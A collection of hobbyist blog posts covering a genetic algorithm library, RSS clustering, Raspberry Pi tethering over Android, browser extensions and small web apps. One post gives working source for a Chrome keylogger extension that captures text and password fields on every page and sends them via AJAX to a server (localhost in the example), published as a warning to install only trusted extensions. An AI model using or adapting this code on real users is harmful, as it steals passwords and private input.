JSGenetic library and new Genetic Environment implementation

I’ve created a little Genetic Algorithm library called JSGenetic, which takes care of the population management of a genetic algorithm.

As a test for this library, I’ve re-implemented an old project, the Genetic Environment, which is basically a simulation of an environment made by resources (water and food) which spontaneously grows or rains on the field, and by “animals”, which have a genetic code that specifies their behavior given what they see of the environment: they can actually “see” only north, south, east and west. The animals also have a little memory of 4 bits, and can understand if they are running out of water or food.

The genetic code of the animals is initially set to random, and is progressively processed by the genetic library which selects the individuals which survive more time.

After some generations, it’s clear that the individuals live longer because of the selection made on their genetic code, which defines how they behave.

The code of the JSGenetic library is on GitHub, and the live example of the code is on my github page at this address.

Hierarchical clustering of blog posts fetched through RSS Feed

Today I tried to implement a simple webapp which retrieves some RSS feeds from a given URL and then looks for the content and uses a hierarchial clustering classifier to cluster them in some kind of categories by content similarity.

Actually the implementation is really poor, and I’m not even sure it works. Anyway, it’s been long since I wanted try some kind of text classifier, and here we are. It extracts the text from the RSS feed, then indexes the words inside it and tries to use them as features for the algorithm. Short posts generally means bad results, especially without any kind of generalization (tokenization should be the word in this case) of the features. In fact, results are hardly understandable and I guess they’re random.

Anyway, here’s a list of what I (sort of) learned along the way:

  • what is hierarchical clustering (not how it works, though)
  • d3.js graph library basics (very basic basics)
  • how to use NetBeans to develop webapps

That’s not so bad for a spare afternoon&evening.

As I said, I didn’t implement the algorithm myself, but I used a library from github, clusterfck.
Oh and I also used the jFeed jQuery plugin for parsing the RSS, but I slightly modified it to fetch the content of the entries and not to crash trying to detect IE.

Here‘s the link.

Android USB tethering and the Raspberry PI

Here’s a post I made on the Google Plus Raspberry PI community back in the 2012. Reading this again I remembered how actually useful has been and I didn’t want to get it lost 🙂
It explains how to easily share the internet connection of your Android phone with the Raspberry PI.

“I want to share something i found very interesting and useful in my first tests with the PI.

If you want your PI to access the Internet without ethernet or even outdoor, you can connect it to your android phone (it may/should work with other phones too) with the USB-microUSB cable, and then activate the USB tethering on the phone. This shoud create a new interface usb0, and simply typing ‘sudo dhclient usb0’ on the PI should get the ip from phone and use it as router. It works with both 3G and wifi connection active on the phone.

It can be useful to previously edit /etc/network/interfaces adding the line 
“iface usb0 inet dhcp”
in order to make it automatically get the ip when you plug the usb cable and activate the tethering.

Once the PI is connected, you can also connect to it from the smartphone, via ssh or whatever you want, because the phone and the PI are actually connected with ethernet over usb.
To discover the PI’s ip from the phone, you should use apps like Fing for android scanning the network 192.168.42.0/24 which in my tests (with a Samsung Galaxy Note with ICS) was the network used by the phone’s dhcp after connecting it to the PI.

It’s been very useful in my tests because simply editing the interfaces file made me able to control the PI from the smartphone and have it connected to the Internet, without needing a PC to configure anything.

I even managed to run an X server on the phone to display the graphics of applications executed on the PI, even if it was quite slow.

Hope it helps, and sorry for my bad english.”

A thought (and proof-of-concept) about malicious Chrome extensions

Ok, today I made a simple Chrome extension, and suddenly got very excited about it (yeah I know, almost every blog post I write starts like this). Then reading about the extensions possibilities, I learned that the extensions are not limited by the same-origin policy.

This means that, if an extension made an AJAX request, it could be directed to a server different from the domain of the current page. This can be harmful in some different ways, the first I imagine is a simple keylogger extension which logs everything you type (passwords included) and sends it to a malicious server to collect them.

And that’s what I made, just to understand how difficult it was, and which kind of warning would the Google Web Store issue when you decide to add it to your browser.

Making the malicious extension

Actually, since that you can inject javascript, making the keylogger extension is straightforward: you just have to write two files, a manifest and the script:

manifest.json:

{
  "manifest_version": 2,
"name": "KeyLogger",
"description": "This extension logs everything you type.",
"version": "1.0.1",

"permissions": [
"http://*/*", "https://*/*"
],

"content_scripts": [{
"matches": ["http://*/*", "https://*/*"],
"js": ["script.js"]
}]
}

script.js:

var xmlhttp = new XMLHttpRequest();
console.log('Starting keylogger..')

setInterval( function() {

var inputs = document.getElementsByTagName('input')

var textAreas = document.getElementsByTagName('textarea')

var myLog = function(event) {
var what = encodeURIComponent(event.srcElement.value)

console.log("Logged: " + what)
console.log("Sending data to remote server..")
xmlhttp.open("GET","http://localhost/?"+what,true);
xmlhttp.send();
}

var getHandler = function(previousHandler,obj) {
return function(e) {
myLog(e);
if(previousHandler) previousHandler(e);
}
}

for(var i=0; i<inputs.length; i++) {
if(inputs[i].getAttribute('type') == 'text' || inputs[i].getAttribute('type') == 'password') {
inputs[i].onblur = getHandler(inputs[i].onblur,inputs[i])
}
}

for(var i=0; i<textAreas.length; i++) {
textAreas[i].onblur = getHandler(textAreas[i].onblur,textAreas[i])
}
},2000)

The script is a simple implementation that sends via AJAX requests every text you type in a textbox, password fields included. In this simple proof of concept it sends everything to localhost.

I tried it, and it works.

Installing the extension



I published it to the Chrome Web Store, and tried to install it, to see what kind of warning should show up, and all I got was this:
keyloggerwarning



..not so uncommon for, say, an Advertising blocking extension:

adblockpermissions


So this blog post is here to remind you that you should use only trusted Chrome extensions. It’s very easy to steal your data with a malicious chrome extension, it’s easy to hide some malicious code in a apparently innocent extensions and after you have installed it, it’s easy to forget about it.

Please don’t do bad things with my code and/or ideas.
 

Chrome Extension to block sponsored posts on the Facebook timeline

That’s what I did today. I wanted to find out how difficult actually was to make a chrome extension which injects some javascript in a page. After a discussion with some friends about website advertising I got the idea, and made the simple extension.

As part of the test, I registered a Chrome Web Store developer account and published the extension. I’ll post the link here as soon as the extension is accepted.

Update: here’s the link

HTML5 Android apps

Some days ago me and a classmate of mine (Marco Virgolin), due to a lack of serious things to do, developed a simple quiz game as a web app, then we included it in an android app using WebView.

I write this post just to keep track of the projects I’ve been doing.

Here’s the links for the Android apps (yes, we cloned the first and made a second one):


The original: https://play.google.com/store/apps/details?id=com.quizdurello.quixxx

and the clone: https://play.google.com/store/apps/details?id=com.quizes.quizdogs

The Web Browser Rain

I recently discovered the library Physics.js, which is a physic engine written in Javascript for the web. It’s very interesting, so I decided to make a little project to understand how it works. On its website there are some tutorial, it’s pretty easy to get started following the instructions on that website.

After some fun coding, here‘s my result, made using the CUE framework I’ve recently written about.